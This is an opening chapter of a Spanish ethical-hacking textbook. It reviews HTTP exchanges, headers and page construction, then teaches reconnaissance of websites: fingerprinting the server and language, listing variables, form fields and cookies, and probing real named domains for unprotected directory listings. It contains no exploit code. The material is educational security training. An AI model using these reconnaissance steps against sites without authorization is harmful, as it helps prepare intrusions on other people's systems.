

2ª edición

# Seguridad informática

## Ethical Hacking

Conocer el ataque  
para una mejor defensa

Informática y Tecnología



Ε εpsilon  
Colección

ACISS

# Recordatorio sobre las tecnologías Web

## 1. Preámbulo

No es concebible formarse en seguridad de sitios Web sin tener un buen conocimiento de los mecanismos que se ponen en práctica en la consulta de páginas por Internet. En este capítulo vamos a realizar un repaso de las principales tecnologías Web, explicando los procesos que intervienen en su funcionamiento. Si usted considera que sus conocimientos en este ámbito ya son lo bastante avanzados, puede pasar directamente a la sección Aspectos generales en la seguridad de sitios Web de este mismo capítulo.

## 2. La red Internet

Internet es una gran red de ordenadores por la que circulan millones de datos diariamente. Estos datos son de distinta naturaleza (email, página Web, chat, sindicación rss...) y se utilizan varios métodos para transportarlos (HTTP, SMTP, FTP...). Cada tipo de datos y cada método de transporte pueden presentar fallos de seguridad.

Hay dos tipos de datos muy importantes: las páginas Web y los emails. En este capítulo desarrollaremos la base de las técnicas de ataque de sitios Web y explicaremos las principales reacciones que hay que asumir para protegerse. Pero antes de empezar a explicar los ataques posibles en un sitio Web, hay que comprender los mecanismos que intervienen en la consulta de una página.

## 3. ¿Qué es un sitio Web?

Un sitio Web es un conjunto de datos coherentes y ordenados que pueden representarse en varios tipos de medio (texto, imagen, sonido, vídeo...). La consulta de esta información se realiza a través de un software que se llama navegador. El servidor transmite los datos al navegador bajo demanda. De este modo, el sitio Web establece una relación cliente/servidor. Los protocolos que se utilizan para el intercambio de información entre estos dos ordenadores son HTTP (*HyperText Transfer Protocol*) y HTTPS (*HyperText Transfer Protocol Secured*). La palabra Secured significa securizado, pero veremos que está muy lejos de garantizar una seguridad total y que muy a menudo genera un falso sentimiento de seguridad. Los lenguajes más utilizados para la descripción de páginas son el HTML y el XHTML.

## 4. Consulta de una página Web, anatomía de los intercambios cliente/servidor


Cuando deseamos consultar la página de un sitio Web con nuestro navegador, empezamos introduciendo la dirección del sitio, su URL (*Uniform Resource Locator*) o, en un sentido más amplio, su URI (*Uniform Resource Identifier*). Aquí emplearemos el término URL ya que es el más utilizado para referirse a la dirección de un sitio Web.

Supongamos que queremos consultar el sitio `http://mipagina.com` :

- Introducimos en nuestro navegador la dirección `http://mipagina.com`.
- Nuestra máquina va a resolver en primer lugar el nombre del sitio para obtener la dirección IP del servidor que la alberga. Esta resolución de nombres se realiza mediante una petición DNS(*Domain Name System*).

- Una vez se ha obtenido la IP, nuestro navegador enviará una petición HTTP al puerto 80 utilizando el método GET en la raíz del sitio.
- El servidor nos responde devolviendo los datos correspondientes a la página de inicio del sitio Web. Si hay más medios presenten en la página, serán necesarias varias peticiones para obtener cada uno de ellos.

Ilustremos este intercambio con un ejemplo concreto de consulta al sitio Web de Ediciones Eni. Para ello, usaremos un programa que permita capturar el conjunto de intercambios entre nuestro ordenador y la red Internet: Wireshark. Obtendremos el resultado mostrado a continuación.



### Captura con Wireshark

Podemos ver las consultas DNS en los seis primeros intercambios para resolver la dirección del sitio. Después nuestro equipo establece una conexión TCP con el servidor mediante los famosos tres paquetes SYN, SYN/ACK y ACK. El navegador envía entonces la petición GET siguiente: **GET / HTTP/1.1**

Pero esto no es la única información que nuestro navegador envía. También proporciona mucha información sobre nosotros para que el servidor Web pueda devolver la respuesta más adecuada posible. A esta información la llamamos información de la cabecera HTTP, de la que mostramos un ejemplo a continuación:

```

Host: www.editions-eni.fr

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.4)

Gecko/2008112309 Icedweasel/3.0.4 (Debian-3.0.4-1)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  
```

```
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Encontramos en esta cabecera información sobre nuestro navegador, nuestro sistema operativo, el idioma utilizado, la codificación de caracteres aceptada, etc. Cabe decir que los servidores web generan gran cantidad de estadísticas con estas cabeceras.

Para ver mejor el intercambio de datos entre el cliente y el servidor en Wireshark, hay que hacer clic con el botón derecho sobre el paquete TCP/SYN del enlace cliente/servidor y seleccionar **Show TCP Stream**.

Tras la recepción de estos datos, el servidor Web envía su respuesta. También devuelve una gran cantidad de información. Para empezar, la siguiente cabecera:

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 170498
Expires: -1
Date: Wed, 10 Jun 2009 02:16:30 GMT
Content-Type: text/html; charset=iso-8859-1
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=rmg2itynpwxw5axmholz5gk45; path=/;
HttpOnly
Cache-Control: no-cache
Pragma: no-cache
```

No vamos a detallar toda la información devuelta, sino sólo la principal. La primera línea indica que la página que hemos solicitado está disponible. A continuación tenemos información sobre el tipo de contenido, en este caso *text/html*, así como la codificación de caracteres utilizada en la página, en este caso *iso-8859-1*. Los siguientes datos son muy interesantes. Tenemos el tipo de servidor (Microsoft-IIS) y su versión (6.0), seguido del lenguaje usado para programar las páginas, en este caso ASP.NET. Un último elemento interesante es el envío de una cookie de sesión.

Volveremos a hablar de estos datos y más concretamente sobre el uso que les podemos dar, pero por el momento nos centraremos en la continuación de la página:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html id="ct100_html" xmlns="http://www.w3.org/1999/xhtml" lang="es">
<head id="ct100_Head1"><link rel="stylesheet" type="text/css"
href="http://www.ediciones-eni.com/Styles/fontface/fonts.css" /><title>
  Ediciones ENI: editor de libros informáticos, soportes de curso y de
  formación, CD-Rom de formación, formación en línea, E-Learning MEDIPlus
</title><link rel="stylesheet" type="text/css"
href="/styles/espagne/Espaces/Espace_6782c292-9e0b-46fc-a5f2-
1aabff858726/css/bundle_BC95939C4F4FAC2EE8E7CAB5BDC3F1F3.css" />
<script type="text/javascript"
src="/scripts/bundle_485B90F135B39D3962C071FBB7FB98F2.js"></script><meta
http-equiv="Content-Type" content="application/xhtml+xml; charset=
iso-8859-1" />
<meta http-equiv="description" content="Ediciones ENI es editor de libros
informáticos, soportes de curso y de formación, CD-ROM de formación,
formación en línea acompañada o no por un formador, solución e-learning
MEDIPlus. Venta en línea." /><meta http-equiv="keywords" content="ENI,
ediciones ENI, mediaplus, libros informáticos, e-learning, e-learning
ofimática, soportes de formación informática, soportes de curso
informáticos, libros ofimática, cd-rom de formación, guías informáticas,
obras informáticas, autoformación, formación en línea ofimática,
formación productos Microsoft, examen mos, mcas,
certificación Microsoft." /><meta http-equiv="lang" content="fr" />
<meta http-equiv="abstract" content="vente en ligne des livres
informatiques des Editions ENI" /><meta http-equiv="publisher"
content="Editions ENI" />
<meta http-equiv="reply-to" content="editions@edieni.com" />
<meta http-equiv="contactcity" content="Nantes" />
<meta http-equiv="contactzipcode" content="44021" />
<meta http-equiv="contactstate" content="France" />
<meta http-equiv="identifiant-url" content=
"http://www.ediciones-eni.com" />
<meta http-equiv="copyright" content="Editions ENI" />
<meta http-equiv="category" content="Computing/General" />
<meta http-equiv="distribution" content="global" />
```

```
<meta http-equiv="rating" content="general" />
<meta http-equiv="vs_defaultClientScript" content="JavaScript" />
<meta http-equiv="alexaVerifyID" content="bpVtOKMRHP2TIOOyork9G3gGP-M" />
<meta http-equiv="Robots" content="Index, Follow" />
<meta http-equiv="Cache-Control" content="no-cache" /><link rel=
"shortcut icon" type="image/x-icon" href="http://www.ediciones-eni.com/
favicon.ico" /><script type="text/javascript">
    var RootPath = "http://www.ediciones-eni.com/";
    var IdLNG = 6;
```

Nos limitamos a mostrar solamente el comienzo de la página para no llenar el libro de código HTML, que no es nuestro objetivo. La primera línea de la página es muy interesante ya que informa al navegador sobre el lenguaje usado para describir la página. Este lenguaje de descripción de páginas utilizado es el XHTML 1.0 en su versión *Transitional*. Podemos comprobar que la página también tiene funciones en JavaScript.

Si seguimos mirando los intercambios de paquetes, veremos que son necesarias otras peticiones: la solicitud de una hoja de estilos, la solicitud de imágenes, etc.

## 5. ¿Cómo se construyen las páginas Web?

Como ya hemos comentado, un sitio Web es un conjunto de medios combinados coherentemente. Las páginas de un servidor pueden ser estáticas o dinámicas.

En el caso de que sean estáticas, el código HTML/XHTML de la página se guarda simplemente en un archivo y bastará con que el servidor la devuelva al navegador cada vez que se solicite. Hay tantos archivos como páginas que se pueden visitar. Lo mismo sucede con el contenido multimedia. Este tipo de sitio web no es fácil de mantener ya que cualquier modificación supone la edición del código de la página. Esta tecnología prácticamente ha desaparecido de Internet dando lugar a los sitios dinámicos. La única ventaja que tiene un sitio estático respecto a uno dinámico es que suele presentar menos fallos de seguridad.

En el caso de un sitio dinámico, las páginas no existen en el servidor. Se van construyendo dinámicamente en función de las solicitudes del cliente. La ventaja es que los datos que componen la página pueden repartirse en varios servidores y tomar distintas formas (bases de datos, archivos, etc.). Pero para realizar la página está claro que es necesario un "programa" que construya la página. Quien dice programa, dice lenguaje de programación. Según el tipo de servidor usado, se usarán unos lenguajes u otros. Veamos algunos ejemplos:

- Servidor IIS (*Internet Information Services*): lenguajes ASP, ASP.NET.
- Servidor Sun Java System Web Server: lenguajes JSP, ASP, PHP.
- Servidor lighttpd: PHP, Perl, Ruby, Python.
- Servidor Apache: PHP, Perl, Ruby, Python.
- etc.

Los dos tipos de servidores que predominan en Internet son IIS y Apache, con una gran ventaja para Apache. En lo referente a los lenguajes, nos encontramos principalmente con PHP, JSP y ASP.NET, con una amplia ventaja para PHP.

Todos estos lenguajes se ejecutan en el lado del servidor. Además, casi todos son lenguajes llamados interpretados, pero no entraremos a este nivel de detalle por el momento. Emplearemos el término script para referirnos a ellos.

Si quisiéramos presentar todos los tipos de problemas de seguridad que podemos encontrar en Internet, nos harían falta bastantes libros. Como cada día se descubren nuevos fallos, es una tarea imposible. Éste no es nuestro objetivo. Por esta razón, nos centraremos principalmente en este libro en el dúo Apache/PHP para describir los mecanismos de seguridad más importantes.

Por el momento hemos hablado de lenguajes que se ejecutan o interpretan en el lado del servidor, pero también los hay en el lado cliente:

- JavaScript
- Applet Java
- Flash
- etc.

El lenguaje más utilizado es JavaScript. Flash no es realmente un lenguaje sino que tiene un lenguaje integrado y es muy popular en la Web. En cuanto a los Applets, éstos se ejecutan en la JVM (*Java Virtual Machine*) de nuestro equipo. Permiten integrar una aplicación completa en el navegador y su usan principalmente para esta función específica.

Para comprender los problemas de seguridad que nos podemos encontrar en los sitios web es importante conocer, a parte de los mecanismos de intercambio cliente/servidor, los lenguajes de programación utilizados para la realización de páginas Web. Sin tener que llegar a ser un experto en cada lenguaje, para encontrar un exploit hay que tener unos conocimientos mínimos. Le invitamos a que consulte otras obras que tratan estos temas.

Como en este libro usaremos principalmente PHP y JavaScript, explicaremos estos lenguajes en el momento oportuno.

## Aspectos generales en la seguridad de sitios Web

La piratería informática aparece a menudo en la portada de la prensa. Se escucha que el sitio de tal empresa o tal partido político ha sufrido un ataque. Pero detallemos un poco más qué puede buscar un pirata informático cuando ataca a un sitio web.

Un ataque realizado a un sitio web puede tener como objetivo:

- Dejar el sitio no disponible, es un DoS (*Denial of Service*). Las razones pueden ser múltiples como poner en un aprieto a la competencia o simplemente por jugar, para demostrar un cierto dominio técnico.
- Modificar el contenido de un sitio, para perjudicar a una persona o simplemente por diversión.
- Obtener información no autorizada. Esta vez es más serio, el objetivo puede ser el espionaje industrial, la obtención de archivos de tarjetas bancarias, información confidencial sobre las personas...
- Tomar el control del servidor con el objetivo de realizar un ataque a otro servidor conservando el anonimato, o incluso para tener una base de ataque en la empresa donde está el servidor.
- Etc.

Las razones de los ataques son diversas, desde el simple adolescente que se quiere divertir o probar sus competencias técnicas hasta los terroristas que pueden paralizar una empresa u obtener información sensible.

De todos modos, el éxito de un ataque va ser el fruto del cuidadoso análisis del comportamiento de la página web. Esto no puede hacerse sin un enfoque coherente. Hay muchas formas de abordar el problema, pero lo importante es tratar los siguientes puntos:

- Recuperar el máximo de información cuando se está utilizando normalmente el sitio web: lenguaje de programación, estructura de archivos, cookies, principio de autenticación, etc.
- Descubrir las partes ocultas del sitio: directorios, estructura de las bases de datos, etc.
- Implantar una estrategia de ataque en función de la información recopilada.



# Pequeño análisis de un sitio Web

## 1. Mapa de las partes visibles de un sitio Web

Un sitio Web se compone de multitud de páginas que están organizadas en forma de árbol. Es el mapa del sitio. Cada página es accesible generalmente a través de un enlace de hipertexto situado en un menú o en otra página. Cada enlace apunta a una URL o URI que determina la ubicación del recurso. Además, para cada uno de los archivos de contenido multimedia que aparecen en las páginas web también existe una URI. A estas alturas ya podemos distinguir dos tipos de recursos, los que están dentro del mismo dominio que el sitio visitado y los que están en otro dominio. Si queremos hacer un mapa del sitio, es decir, listar todos los elementos que lo componen, debemos limitarnos al dominio en el que se encuentra el sitio web, ya que en caso contrario acabaríamos por recorrer toda la red de Internet, dado el gran número de enlaces que hay entre las páginas web.

A veces es incluso difícil listar el conjunto de páginas de un mismo dominio. En efecto, desde la aparición de los sitios dinámicos, la construcción de páginas se realiza buscando la información en distintas fuentes. Este fenómeno multiplica el número de páginas disponibles y éstas no son más que una representación de la información. Por ejemplo, en un sitio web que presenta información meteorológica, las páginas se construyen yendo a buscar la información en la base de datos. Si hay información de hasta hace 10 años y se puede solicitar una representación por día, mes o año, el número de páginas que se pueden llegar a generar es sorprendente. Por lo tanto, éste no es un buen método para intentar analizar todas las páginas.

De hecho, más vale intentar analizar el comportamiento. Hay que encontrar el máximo de información posible que el sitio web nos pueda dar en un funcionamiento normal. Entonces hablamos más bien de toma de huellas que de mapa. He aquí un pequeño listado de preguntas que nos podemos hacer para recopilar la máxima información posible:

- ¿El sitio web es estático o dinámico? En este último caso, ¿en qué lenguaje se ha desarrollado?
- ¿Cuáles son las variables usadas para transmitir las peticiones?
- ¿Qué formularios y qué campos las utilizan?
- ¿Recibimos cookies? ¿Qué datos contienen?
- ¿Las páginas tienen contenido multimedia?
- ¿El sitio realiza consultas a base de datos?
- ¿Podemos acceder a carpetas, que contengan imágenes por ejemplo?
- ¿Usa el sitio JavaScript o AJAX?
- ¿Qué servidor se está usando? ¿Cuál es su versión?

Esta lista, que no está completa, ya permite reunir una gran cantidad de información. Retomemos cada punto y veamos cómo podemos intentar obtener una respuesta.

### a. ¿El sitio web es estático o dinámico?

La primera pista que nos puede ayudar es la extensión del archivo llamado desde la URL cuando se está navegando. Si es del tipo .php o .asp o incluso .jsp, significará que el sitio web está escrito en alguno de los lenguajes correspondientes, salvo si se da la rarísima excepción de que alguien nos ha querido engañar cambiando la configuración de su servidor. Si la extensión es

del tipo .html o .htm se tratará probablemente de una página estática, pero cuidado, aquí nada es seguro. Es efecto, los servidores permiten hacer *URL Rewriting* (reescritura de dirección). Esta técnica permite lograr una mejor clasificación del sitio web y enmascara el paso de variables, así como el lenguaje utilizado.

Por ejemplo, si llamamos a la página php:

`paginas.php?id=5&menu=2&articulo=7`

ésta se puede reescribir como:

`paginas_5_2_7.html`

Por lo menos podemos comprobar que la página tiene un nombre raro, lo que nos puede dar la pista de que se ha usado esta técnica.

Si la URL no nos da información, podemos iniciar el análisis del código fuente de la página. En Firefox, la combinación de teclas [Ctrl]+[U] muestra este código.

A propósito de este tema, queremos realizar un inciso acerca de los programas que utilizamos. Somos fervientes defensores del software libre ya que presenta una serie de ventajas. No entraremos en una larga discusión para explicar nuestra elección, ya que no es el objetivo de este libro. Por lo tanto, trabajaremos desde Linux, pero no es obligatorio para seguir este libro. Sin embargo, utilizamos el navegador Firefox, disponible tanto en Linux como en Windows. Tiene la ventaja de tener gran cantidad de add-ons, pequeños módulos complementarios muy útiles para analizar un sitio web e incluso atacarlo.

Analicemos, por ejemplo, el código fuente de la página de inicio del sitio web de RSSIL (<http://www.rssil.org>) cuya URL no nos da mucha información. Sólo tomaremos pequeños extractos del código para no sobrecargar demasiado este libro:

```
<!DOCTYPE html>
<html lang="fr" xmlns:addthis="http://www.addthis.com/help/client-api">
<head>
    <title>Accueil | RSSIL</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    ...
    ...
    ...
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/
jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="https://ajax.googleapis.com/ajax/libs/jqueryui/1.8.18/
jquery-ui.min.js"
```

```
type="text/javascript" charset="utf-8"></script>
...
...

<footer>
    Design & réalisation par <a href="http://www.acissi.net"
target="_blank">ACISSI</a>, <a href="http://www.drastic-securite.com"
target="_blank">DRASTIC</a> et <a href=
"http://www.jonathan-menet.fr/blog/"
target="_blank">JOHN'S GRAPHISME</a> - 2012 - <a href="/page/mentions-
legales/">Mentions légales</a> - <a href="/contact/"
title="Contact">Contact</a> - <a href="http://www.djangoproject.com"
target="_blank">Django</a>
</footer>
```

Aquí sólo se precisa html en el DOCTYPE, es lo que por el momento se usa para indicar que es una página HTML5, pero la norma todavía no es oficial como lo precisa el sitio web del W3C. Comprobamos que el sitio web utiliza las API jquery, que son funciones JavaScript muy potentes capaces de generar el renderizado de la página. También encontramos un dato importante abajo de la página dejado voluntariamente por el autor indicando que el sitio web ha sido desarrollado con Django, que es un framework de Python.

En el caso de que no lleguemos a descubrir el lenguaje utilizado para desarrollar el sitio que estamos analizando, podremos obtener esta información analizando otros puntos.

## b. ¿Cuáles son las variables usadas?

En un sitio Web dinámico no hay tantos scripts como páginas, si no esto no tendría sentido. Por lo tanto, un script determinado será capaz de construir una gran cantidad de páginas en función de los datos que va a recibir. Éstos pueden transmitirse en la URL utilizando el método GET. Un análisis de la URL permite listar las variables usadas. Por ejemplo:

**forum.php?id=234&user=codej**

En este caso, llamamos al script "forum.php" pasándole las variables "id" y "user". Si está activada la reescritura de URL en el servidor, se vuelve muy difícil conocer el nombre de las variables.

### c. ¿Qué formularios y qué campos las utilizan?

Otra forma de transmitir datos al script es con el uso de formularios. Es entonces el método POST el que generalmente se utiliza, pero no es obligatorio. Para conocer estos campos podemos ver el código fuente o espiar la transmisión de datos al servidor como ya hemos hecho anteriormente con Wireshark. Veremos más adelante que hay herramientas más prácticas, pero lo importante es tener una correcta visión de la situación. Es por ello que le proponemos ver regularmente el código fuente de la página para entender adecuadamente los mecanismos que se están usando.

Veamos por ejemplo el código fuente del siguiente formulario:

```
<form action="identif2.php" method="POST">
<input type="hidden" name="type"
value="7d4d77af8208a8b7fc9a2246d97db964">
Su mensaje: <input type="text" name="mensaje"><br>
<input type="submit" value="Validar">
</form>
```

En este formulario vemos tres campos:


- Un campo de tipo `hidden` llamado `type` que está por lo tanto oculto y que no existirá a los ojos del internauta.
- Un campo de tipo `text` llamado `mensaje` que corresponde a un campo visible al usuario en el que puede introducir texto.
- Un campo de tipo `submit` que corresponde al botón de validación del formulario.

También vemos que en el envío del formulario, éste va a transmitir sus datos al script `identif2.php` por el método `POST`.

d. ¿Recibimos cookies? ¿Qué datos contienen?


Las cookies son pequeños archivos que contienen texto que el servidor puede enviar al cliente para almacenar información permitiéndole memorizar un estado. Uno de los tipos de cookies más usados es la cookie de sesión. Ésta interviene en el mecanismo de autenticación del cliente para evitar al internauta tener que introducir de nuevo su usuario/contraseña en todas las páginas. Permite, en principio, al servidor identificar de forma unívoca al cliente. Pero éste no es el único uso de las cookies. También permiten memorizar sus hábitos, una configuración, etc.

En Firefox, una de las formas de ver si el sitio web envía cookies es ir al menú de **Herramientas** y después hacer clic en **Información de la página**. Aparece esta ventana.



*Información sobre la página visitada*

Al abrirse tenemos la información general sobre la página. Si vamos a la pestaña **Seguridad**(pantalla siguiente), vemos si el sitio web envía cookies. Podemos tener un detalle de éstas haciendo clic en **Ver cookies**.



*Información de seguridad acerca de la página visitada*

**e. ¿Las páginas tienen contenido multimedia?**

Como en el caso de las cookies, podemos listar los medios presentes en la página en la pestaña **Medios** de la ventana **Información de la página** de Firefox. Tenemos incluso la posibilidad en esta pestaña de guardar todos los medios, pero sobre todo vemos la ruta a cada uno de ellos, lo que puede ser muy interesante.

**f. ¿El sitio realiza consultas a base de datos?**

Éste es un punto mucho más delicado de tratar. No podemos ver en una primera aproximación si el sitio web utiliza bases de datos. Dependiendo de la naturaleza del sitio web, podemos tener fuertes presunciones, pero para tener la prueba habrá que usar conocimientos y herramientas más avanzados que los que hemos visto hasta ahora. Sin embargo, podemos decir que si el sitio web es dinámico, hay muchas posibilidades de que se esté utilizando una base de datos.

### g. ¿Podemos acceder a algunas carpetas?

Generalmente no podemos listar el contenido de las carpetas que contienen imágenes u otros archivos, excepto si esta funcionalidad está autorizada expresamente. Pero puede darse el caso de que haya servidores que estén mal configurados y autoricen la visualización del contenido de carpetas sensibles. Podemos tener una idea de las rutas que hay que probar mirando el origen de los medios de otros archivos que el sitio web utilice. Por ejemplo, si vemos los medios de la página de inicio de ACISSI, tenemos una imagen cuya ruta es: [http://www.acissi.net/wp-content/uploads/2011/06/livre\\_acissi\\_2.jpg](http://www.acissi.net/wp-content/uploads/2011/06/livre_acissi_2.jpg)

Si intentamos acceder a la carpeta [www.acissi.net/wp-content/uploads/2011/06/](http://www.acissi.net/wp-content/uploads/2011/06/), podemos obtener una lista de las imágenes. Esto no es muy grave porque son las imágenes que se muestran en el sitio web y, por lo tanto, no hay nada confidencial. Por el contrario, Ediciones ENI no desea que ningún internauta visualice todas las imágenes presentes en esta dirección: <http://www.editions-eni.fr/images/>. El motivo puede ser por derechos de autor o cualquier otro.

Toda la astucia aquí consiste por lo tanto en listar una carpeta para la que el creador del sitio web ha olvidado crear una regla de prohibición. Esto puede conducir a la consulta de archivos mucho más importantes que imágenes, como archivos de configuración de servidores, por ejemplo.

